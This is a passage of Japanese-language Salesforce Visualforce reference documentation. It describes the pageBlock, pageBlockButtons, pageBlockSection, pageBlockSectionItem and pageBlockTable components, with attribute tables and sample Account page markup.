wizard	Boolean	ページが標準の Salesforce ウィザードページのスタイルを使用するかどうかを指定する boolean 値。true の場合、ウィザードのスタイルが使用されます。指定されていない場合、この値はデフォルトの false に設定されます。		10.0	global

apex:pageBlock

Salesforce の詳細ページの外観に似た、デフォルトのコンテンツを使用しないスタイルを使用するページの領域です。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成されたコンテナタグ に適用されます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.
```

```
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<!-- Page: -->
<apex:page standardController="Account">
    <apex:form>
        <apex:pageBlock title="My Content" mode="edit">
            <apex:pageBlockButtons>
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection title="My Content Section" columns="2">
                <apex:inputField value="{!account.name}"/>
                <apex:inputField value="{!account.site}"/>
                <apex:inputField value="{!account.type}"/>
                <apex:inputField value="{!account.accountNumber}"/>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右) があります。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
helpTitle	String	ユーザがページブロックのヘルプリンクにマウスを置いたときに表示されるテキスト。指定されている場合、helpURL の値も指定する必要があります。header facet の値が pageBlock に含まれる場合、この属性は無視されます。		12.0	global
helpUrl	String	ページブロックのヘルプを提供する Web ページの URL。この値が指定されている場合、ヘルプリンクはページブロックの右上隅に表示されます。指定されている場合、helpTitle の値も指定する必要があります。header facet の値が pageBlock に含まれる場合、この属性は無視されます。		12.0	global
id	String	ページの他のコンポーネントが pageBlock コンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
mode	String	pageBlock コンポーネントの子要素のデフォルトユーザモード。この値によって、項目の値を分離する線が引かれるかどうかが決まります。値は次のとおりです。 • detail - 色付きの線が引かれた状態でデータが表示されます。 • maindetail - レコードのメインの詳細ページの表示と同じように、色付きの線が引かれ、白い背景でデータが表示されます。 • edit - 項目の分離線なしでデータが表示されます。 • inlineEdit - 詳細モードと同じようにデータが表示されますが、サポートされる子コンポーネントはインライン編集用に有効化されます。 表示される線は必須要件には関係なく、視覚的な分離線でしかありません。詳細ページを見やすくするのが目的です。指定されていない場合、この属性はデフォルトの detail に設定されます。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザがページブロックをクリックした場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
ondblclick	String	ondblclick イベントが発生した場合 (ユーザがページブロックをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがページブロックからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがページブロックにマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
tabStyle	String	ページブロックの配色を制御する Salesforce オブジェクトまたはカスタム Visualforce タブ。指定されていない場合、この値はデフォルトのページのスタイルに設定されます。Salesforce オブジェクトを使用している場合、属性に、オブジェクトの開発者名を指定する必要があります。たとえば、MyCustomObject に関連付けられたスタイルを使用		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		するには、tabStyle="MyCustomObject__c" を使用します。カスタムの Visualforce タブを使用するには、属性をタブ名 (表示ラベルではない) + アンダースコア 2 個 (__) + 単語「tab」に設定します。たとえば、Source という名前が設定された Visualforce タブのスタイルを使用するには、tabStyle="Source__tab" を使用します。			
title	String	ページブロックのタイトルとして表示されるテキスト。header facet が pageBlock コンポーネントの本文に含まれる場合、その値はこの属性より優先されます。		10.0	global

Facet

facet 名	説明	API バージョン
footer	ページブロックの下部に表示されるコンポーネント。指定されている場合、この facet のコンテンツが、pageBlock の pageBlockButton コンポーネントより優先されます。下層ブロックの外観は、name="footer" を含む facet によって制御されるため、footer facet が pageBlock コンポーネントの本文に表示される順序は重要ではありません。	10.0
header	ページブロックのタイトルバーに表示されるコンポーネント。指定されている場合、pageBlock 内の pageBlock タイトルタブ、pageBlockButton コンポーネント、および helpTitle および helpURL 属性の値より、この facet のコンテンツが優先されます。タイトルの外観は、name="header" を含む facet によって制御されるため、header facet が pageBlock コンポーネントの本文に表示される順序は重要ではありません。	10.0

apex:pageBlockButtons

標準の Salesforce ボタンのようなスタイルが適用されたボタンのセットです。このコンポーネントは、<apex:pageBlock> の子コンポーネントである必要があります。

ボタンそのものが <apex:pageBlockButtons> コンポーネントの直接の子である必要はありません。<apex:pageBlockButtons> コンポーネント内の任意のレベルに存在するボタンに、適切なスタイルが適用されます。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、ボタンを含む生成された <td> タグに適用されます。この <td> タグは、

<apex:pageBlockButtons> コンポーネントの location 属性の値に応じて、<apex:pageBlock> の先頭、最後、またはその両方に配置できます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<!-- Page: -->

<apex:page standardController="Account">

    <apex:form>

        <apex:pageBlock title="My Content" mode="edit">

            <apex:pageBlockButtons>

                <apex:commandButton action="{!save}" value="Save"/>

            </apex:pageBlockButtons>

            <apex:pageBlockSection title="My Content Section" columns="2">

                <apex:inputField value="{!account.name}"/>

                <apex:inputField value="{!account.site}"/>

                <apex:inputField value="{!account.type}"/>

                <apex:inputField value="{!account.accountNumber}"/>

            </apex:pageBlockSection>

        </apex:pageBlock>

    </apex:form>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右) があります。		11.0	global
id	String	ページの他のコンポーネントがpageBlockButtonsコンポーネントを参照できるようにする識別子。		11.0	global
lang	String	「en」または「en-US」など、生成されたHTML出力の基本言語。この属性についての詳細は、W3C仕様を参照してください。		11.0	global
location	String	ボタンが表示されるページブロックの領域。使用可能な値には、「top」、「bottom」、または「both」があります。指定されていない場合、この値はデフォルトの「both」に設定されます。pageBlockのheader facetが定義されている場合、通常ページブロックの上部に表示されるボタンよりそのfacetが優先されます。同様に、pageBlockのfooter facetが定義されている場合、通常ページブロックの下部に表示されるボタンよりそのfacetが優先されます。		11.0	global
onclick	String	onclickイベントが発生した場合 (ユーザがpageBlockButtonsコンポーネントの任意の場所をクリックした場合) に呼び出されるJavaScript。		11.0	global
ondblclick	String	ondblclickイベントが発生した場合 (ユーザがpageBlockButtonsコンポーネントをダブルクリックした場合) に呼び出されるJavaScript。		11.0	global
onkeydown	String	onkeydownイベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出されるJavaScript。		11.0	global
onkeypress	String	onkeypressイベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出されるJavaScript。		11.0	global
onkeyup	String	onkeyupイベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出されるJavaScript。		11.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		11.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		11.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが pageBlockButtons コンポーネントからマウスポインタを移動した場合) に呼び出される JavaScript。		11.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザが pageBlockButtons コンポーネントにマウスポインタを重ねた場合) に呼び出される JavaScript。		11.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		11.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		11.0	global
style	String	pageBlockButtons コンポーネントの表示に使用されるスタイル。インライン CSS スタイルの追加に主に使用されます。		11.0	global
styleClass	String	pageBlockButtons コンポーネントの表示に使用されるスタイルクラス。外部 CSS スタイルシートを使用するときに適用される CSS スタイルの指定に主に使用されます。		11.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		11.0	global

apex:pageBlockSection

標準の Salesforce ページレイアウト定義内のセクションに類似した、<apex:pageBlock> コンポーネント内のデータのセクションです。

<apex:pageBlockSection> コンポーネントは、1 つ以上の列で構成されており、各列には、項目の表示ラベルとその値の 2 つのセルがあります。<apex:pageBlockSection> の本文に含まれる各コンポーネントは、列数に達するまで、行の次のセルに配置されます。列数に達したら、その次のコンポーネントは次の行の最初のセルに配置されます。

Salesforce オブジェクトから <apex:pageBlockSection> に項目を追加するには、<apex:inputField> または <apex:outputField> コンポーネントを使用します。各コンポーネントは、項目の関連付けられた表示ラベルと共に自動的に表示されます。Salesforce オブジェクトの項目に基づかない変数またはメソッドの項目を追加する、または Salesforce オブジェクト項目の表示ラベルの形式をカスタマイズするには、<apex:pageBlockSectionItem> コンポーネントを使用します。<apex:inputField>、<apex:outputField>、または <apex:pageBlockSectionItem> の各コンポーネントは、1 つの列の 2 つのセルにまたがって配置されます。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成されたコンテナタグ に適用されます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<!-- Page: -->

<apex:page standardController="Account">

    <apex:form>

        <apex:pageBlock title="My Content" mode="edit">

            <apex:pageBlockButtons>

                <apex:commandButton action="{!save}" value="Save"/>

            </apex:pageBlockButtons>

            <apex:pageBlockSection title="My Content Section" columns="2">

                <apex:inputField value="{!account.name}"/>

                <apex:inputField value="{!account.site}"/>

                <apex:inputField value="{!account.type}"/>

                <apex:inputField value="{!account.accountNumber}"/>

            </apex:pageBlockSection>
```

```
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
collapsible	Boolean	ユーザがページブロックセクションを展開したり折りたたんだりできるかどうかを指定する boolean 値。true の場合、ユーザはセクションの展開および折りたたみを実行できます。指定されていない場合、この値はデフォルトの true に設定されます。		11.0	global
columns	Integer	ページブロックセクションの単一の行に含めることができる列の数。単一の列は 2 つのセル (項目の表示ラベルおよびその値) にまたがります。pageBlockSection に子 inputField、子 outputField、または子 pageBlockSectionItem コンポーネントを使用する場合、それぞれの子コンポーネントは、1 つの列の 2 つのセルにまたがって表示されます。pageBlockSection に他のコンポーネントを使用する場合は、列の一番右のセルにのみ表示され、一番左のセルは空のままになります。pageBlockSection には 1 つ以上の列を指定できますが、Salesforce スタイルシートは 1 つまたは 2 つの列に対して最適化されています。指定されていない場合、この値はデフォルトの 2 に設定されます。		11.0	global
dir	String	生成された HTML コンポーネントの読み取り方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。		10.0	global
id	String	ページの他のコンポーネントが pageBlockSection コンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onclick	String	onclick イベントが発生した場合 (ユーザがページブロックセクションをクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザがページブロックセクションをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがページブロックセクションからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがページブロックセクションにマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
showHeader	Boolean	ページブロックセクションのタイトルを表示するかどうかを指定する boolean 値。true に設定すると、ヘッダーが表示されます。指定されていない		11.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		場合、この値はデフォルトの true に設定されます。			
title	String	ページブロックセクションのタイトルとして表示されるテキスト。		10.0	global

Facet

facet 名	説明	API バージョン
body	ページブロックセクションの本文に表示されるコンポーネント。指定されている場合、この facet のコンテンツが、pageBlockSection タグの本文より優先されます。セクション本文の表示は、name="body" を含む facet によって制御されるため、body facet がページブロックセクションコンポーネントの本文に表示される順序は重要ではありません。	11.0
header	ページブロックセクションのタイトルに表示されるコンポーネント。指定されている場合、この facet のコンテンツが、タイトル属性の値より優先されます。セクションタイトルの表示は、name="header" を含む facet によって制御されるため、header facet がページブロックセクションコンポーネントの本文に表示される順序は重要ではありません。	10.0

apex:pageBlockSectionItem

1 つの行の 1 つの列を占有する <apex:pageBlockSection> の単一データです。<apex:pageBlockSectionItem> コンポーネントには、最大 2 つの子コンポーネントを含めることができます。コンテンツが指定されていない場合、列は空のスペースとして表示されます。1 つの子コンポーネントが指定されている場合、そのコンテンツは列の 2 つのセルにまたがって表示されます。2 つの子コンポーネントが指定されている場合、最初のコンテンツは列の「表示ラベル」セル (左側のセル) に表示され、2 つ目のコンテンツは列の「データ」セル (右側のセル) に表示されます。

<apex:pageBlockSectionItem> に <apex:outputField> または <apex:inputField> コンポーネントを含める場合、これらのコンポーネントが <apex:pageBlockSectionItem> の子である場合とは異なり、表示ラベルまたはカスタムヘルプテキストと共に表示されません。また、<apex:pageBlockSectionItem> コンポーネントは再表示されませんが、代わりに子コンポーネントが再表示されます。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成されたコンテナタグ <tr> に適用されます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<!-- Page: -->
<apex:page standardController="Account">
    <apex:form>
        <apex:pageBlock title="My Content" mode="edit">
            <apex:pageBlockButtons>
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>

            <apex:pageBlockSection title="My Content Section" columns="2">
                <apex:pageBlockSectionItem>
                    <apex:outputLabel value="Account Name" for="account__name"/>
                    <apex:inputText value="{!account.name}" id="account__name"/>
                </apex:pageBlockSectionItem>

                <apex:pageBlockSectionItem>
                    <apex:outputLabel value="Account Site" for="account__site"/>
                    <apex:inputText value="{!account.site}" id="account__site"/>
                </apex:pageBlockSectionItem>
```

```
                <apex:pageBlockSectionItem>
                    <apex:outputLabel value="Account Type" for="account__type"/>
                    <apex:inputText value="{!account.type}" id="account__type"/>
                </apex:pageBlockSectionItem>

                <apex:pageBlockSectionItem>
                    <apex:outputLabel value="Account Number" for="account__number"/>
                  <apex:inputText value="{!account.accountNumber}" id="account__number"/>

                </apex:pageBlockSectionItem>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dataStyle	String	pageBlockSection 列の右側の「データ」セルのコンテンツを表示するために使用される CSS スタイル。		11.0	global
dataStyleClass	String	pageBlockSection 列の右側の「データ」セルのコンテンツを表示するために使用される CSS スタイルクラス。		11.0	global
dataTitle	String	pageBlockSection 列の右側の「データ」セルにマウスポインタを重ねたときに表示されるテキスト。		11.0	global
dir	String	生成された HTML コンポーネントが読み取られる方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右) があります。		11.0	global
helpText	String	マウスポインタを置いたときにフロート表示されるツールチップとして、この項目の横に表示されるヘルプテキスト。設定で項目にカスタムヘルプ		12.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		が定義されている場合に標準 Salesforce 項目の横に表示されるテキストに類似しています。このヘルプテキストは、親ページの showHeader 属性が true に設定されている場合にのみ表示されます。			
id	String	ページの他のコンポーネントが pageBlockSectionItem コンポーネントを参照できるようにする識別子。		11.0	global
labelStyle	String	pageBlockSection 列の左側の「表示ラベル」セルのコンテンツを表示するために使用される CSS スタイル。		11.0	global
labelStyleClass	String	pageBlockSection 列の左側の「表示ラベル」セルのコンテンツを表示するために使用される CSS スタイルクラス。		11.0	global
labelTitle	String	pageBlockSection 列の左側の「表示ラベル」セルにマウスポインタを重ねたときに表示されるテキスト。		11.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		11.0	global
onDataclick	String	onDataclick イベントが発生した場合 (ユーザが pageBlockSection 列の右側の「データ」セルをクリックした場合) に呼び出される JavaScript。		11.0	global
onDatadblclick	String	onDatadblclick イベントが発生した場合 (ユーザが pageBlockSection 列の右側の「データ」セルをダブルクリックした場合) に呼び出される JavaScript。		11.0	global
onDatakeydown	String	onDatakeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		11.0	global
onDatakeypress	String	onDatakeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		11.0	global
onDatakeyup	String	onDatakeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		11.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onDatamousedown	String	onDatamousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		11.0	global
onDatamousemove	String	onDatamousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		11.0	global
onDatamouseout	String	onDatamouseout イベントが発生した場合 (ユーザが pageBlockSection 列の右側の「データ」セルからマウスポインタを移動した場合) に呼び出される JavaScript。		11.0	global
onDatamouseover	String	onDatamouseover イベントが発生した場合 (ユーザが pageBlockSection 列の右側の「データ」セルにマウスポインタを重ねた場合) に呼び出される JavaScript。		11.0	global
onDatamouseup	String	onDatamouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		11.0	global
onLabelclick	String	onLabelclick イベントが発生した場合 (ユーザが pageBlockSection 列の左側の「表示ラベル」セルをクリックした場合) に呼び出される JavaScript。		11.0	global
onLabeldblclick	String	onLabeldblclick イベントが発生した場合 (ユーザが pageBlockSection 列の左側の「表示ラベル」セルをダブルクリックした場合) に呼び出される JavaScript。		11.0	global
onLabelkeydown	String	onLabelkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		11.0	global
onLabelkeypress	String	onLabelkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		11.0	global
onLabelkeyup	String	onLabelkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		11.0	global
onLabelmousedown	String	onLabelmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		11.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onLabelmousemove	String	onLabelmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		11.0	global
onLabelmouseout	String	onLabelmouseout イベントが発生した場合 (ユーザが pageBlockSection 列の左側の「表示ラベル」セルからマウスポインタを移動した場合) に呼び出される JavaScript。		11.0	global
onLabelmouseover	String	onLabelmouseover イベントが発生した場合 (ユーザが pageBlockSection 列の左側の「表示ラベル」セルにマウスポインタを重ねた場合) に呼び出される JavaScript。		11.0	global
onLabelmouseup	String	onLabelmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		11.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		11.0	global

apex:pageBlockTable

標準の Salesforce ページの関連リストまたはリストビューに類似した、<apex:pageBlock> コンポーネントまたは <apex:pageBlockSection> コンポーネントのいずれかにテーブルとして表示されるデータのリストです。<apex:dataTable> と同様に、<apex:pageBlockTable> は一連のデータを反復することによって定義され、1 行あたり 1 つのデータ項目に関する情報を表示します。このデータセットには、最大 1,000 項目を含めることができます。

<apex:pageBlockTable> の本文には、テーブルに似た、データの各項目に関して表示する情報を指定する 1 つ以上の列コンポーネントが含まれます。<apex:dataTable> コンポーネントとは異なり、<apex:pageBlockTable> のデフォルトのスタイルは、標準の Salesforce スタイルに一致します。<apex:pageBlockTable> 属性で指定されたその他のスタイルは、標準の Salesforce スタイルに追加されます。

列の value 属性として sObject 項目を指定した場合、デフォルトで、その項目の関連する表示ラベルが列ヘッダーとして使用されます。この動作を上書きするには、列の headerValue 属性か、または列の header facet を使用します。

Salesforce.com API バージョン 20.0 以降が稼動している Visualforce ページでは、このコンポーネントに <apex:repeat> タグを含めて列を生成できます。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成されたテーブルの <tbody> タグに適用されます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->




<!-- Page: -->

<apex:page standardController="Account">

    <apex:pageBlock title="My Content">

        <apex:pageBlockTable value="{!account.Contacts}" var="item">

            <apex:column value="{!item.name}"/>

        </apex:pageBlockTable>
```

```
    </apex:pageBlock>


</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
align	String	表示されるHTMLテーブルのページに対する位置。使用できる値には、「left」、「center」、または「right」があります。指定されていない状態にすると、この値はデフォルトの「left」に設定されます。		12.0	global
bgcolor	String	この属性は Salesforce API バージョン 18.0 では使用できなくなりました。ページへの影響はありません。		12.0	global
border	String	表示される HTML テーブルの周囲のフレームの幅 (ピクセル単位)。		12.0	global
captionClass	String	caption facet が指定されている場合、表示される HTML テーブルのキャプションの表示に使用されるスタイルクラス。この属性は、主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		12.0	global
captionStyle	String	caption facet が指定されている場合、表示される HTML テーブルのキャプションの表示に使用されるスタイル。この属性は、主に、インライン CSS スタイルを追加するために使用されます。		12.0	global
cellpadding	String	各リストのセルの境界線とセルのコンテンツの間のスペース。この属性の値がピクセル単位の長さである場合、4 辺の余白のすべてでコンテンツからの距離がこの値に設定されます。属性の値がパーセント単位の長さである場合は、上下の余白は利用可能な縦方向のスペースのパーセントに基づいてコンテンツからの距離が上下均等の長さに分割され、左右の余白は利用可能な横方向のスペースのパーセントに基づいてコンテンツからの距離が左右均等の長さに分割されます。		12.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
cellspacing	String	各リストのセルの境界線とそのセルを取り囲む他のセルの境界線および/またはリストの端の間のスペース。この値はピクセルまたはパーセント単位で指定する必要があります。		12.0	global
columnClasses	String	リストの列に関連付けられた1つ以上のクラスのカンマ区切りのリスト。主に、外部CSSスタイルシートを使用するときに適用されるCSSスタイルを指定するために使用されます。複数のクラスが指定されている場合、クラスはすべての列に繰り返し適用されます。たとえば、columnClasses="classA, classB" と指定すると、最初の列はclassAでスタイル設定され、2番目の列はclassBでスタイル設定され、3番目の列はclassAでスタイル設定され、4番目の列はclassBでスタイル設定されます(以下同様)。		12.0	global
columns	Integer	このページブロックテーブルの列の数。		12.0	global
columnsWidth	String	各リストの列に適用される幅のカンマ区切りのリスト。値はピクセルで表すことができます(columnsWidth="100px, 100px" など)。		12.0	global
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右)があります。		12.0	global
first	Integer	ページブロックテーブルに視覚的に表示される反復処理の最初の要素。ここで、0はvalue属性で指定されている一連のデータの最初の要素のインデックスです。たとえば、value属性で指定されている一連のレコードの最初の2つの要素を表示しない場合は、first="2" と設定します。		12.0	global
footerClass	String	footerfacetが指定されている場合、表示されるHTMLテーブルのフッター(一番下の行)を表示するために使用されるスタイルクラス。この属性は、主に、外部CSSスタイルシートを使用するときに適用されるCSSスタイルを指定するために使用されます。		12.0	global
frame	String	このページブロックテーブルに引かれる境界線。使用できる値には、「none」、「above」、「below」、「hsides」、「vsides」、「lhs」、「rhs」、「box」、および「border」があります。		12.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		指定されていない場合、この値はデフォルトの「border」に設定されます。			
headerClass	String	header facet が指定されている場合、表示される HTML テーブルのヘッダーの表示に使用されるスタイルクラス。この属性は、主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		12.0	global
id	String	ページの他のコンポーネントが pageBlockTable コンポーネントを参照できるようにする識別子。		12.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		12.0	global
onclick	String	onclick イベントが発生した場合 (ユーザがページブロックテーブルをクリックした場合) に呼び出される JavaScript。		12.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザがページブロックテーブルをダブルクリックした場合) に呼び出される JavaScript。		12.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		12.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		12.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		12.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		12.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		12.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがページブロックテーブルからマウスポインタを移動した場合) に呼び出される JavaScript。		12.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがページブロックテーブルにマウスポインタを重ねた場合) に呼び出される JavaScript。		12.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		12.0	global
onRowClick	String	onRowClick イベントが発生した場合 (ユーザがページブロックテーブルの行をクリックした場合) に呼び出される JavaScript。		12.0	global
onRowDblClick	String	onRowDblClick イベントが発生した場合 (ユーザがページブロックリストテーブルの行をクリックした場合) に呼び出される JavaScript。		12.0	global
onRowMouseDown	String	onRowMouseDown イベントが発生した場合 (ユーザがページブロックテーブルの行でマウスボタンをクリックした場合) に呼び出される JavaScript。		12.0	global
onRowMouseMove	String	onRowMouseMove イベントが発生した場合 (ユーザがマウスポインタをページブロックテーブルの行に重ねた場合) に呼び出される JavaScript。		12.0	global
onRowMouseOut	String	onRowMouseOut イベントが発生した場合 (ユーザがページブロックテーブルの行からマウスポインタを移動した場合) に呼び出される JavaScript。		12.0	global
onRowMouseOver	String	onRowMouseOver イベントが発生した場合 (ユーザがページブロックテーブルの行にマウスポインタを重ねた場合) に呼び出される JavaScript。		12.0	global
onRowMouseUp	String	onRowMouseUp イベントが発生した場合 (ユーザがページブロックテーブルの行の上でマウスボタンを放した場合) に呼び出される JavaScript。		12.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		12.0	global
rowClasses	String	ページブロックテーブルの行に関連付けられた 1 つ以上のクラスのカンマ区切りのリスト。主に、外部 CSS スタイルシートを使用するときに適用さ		12.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
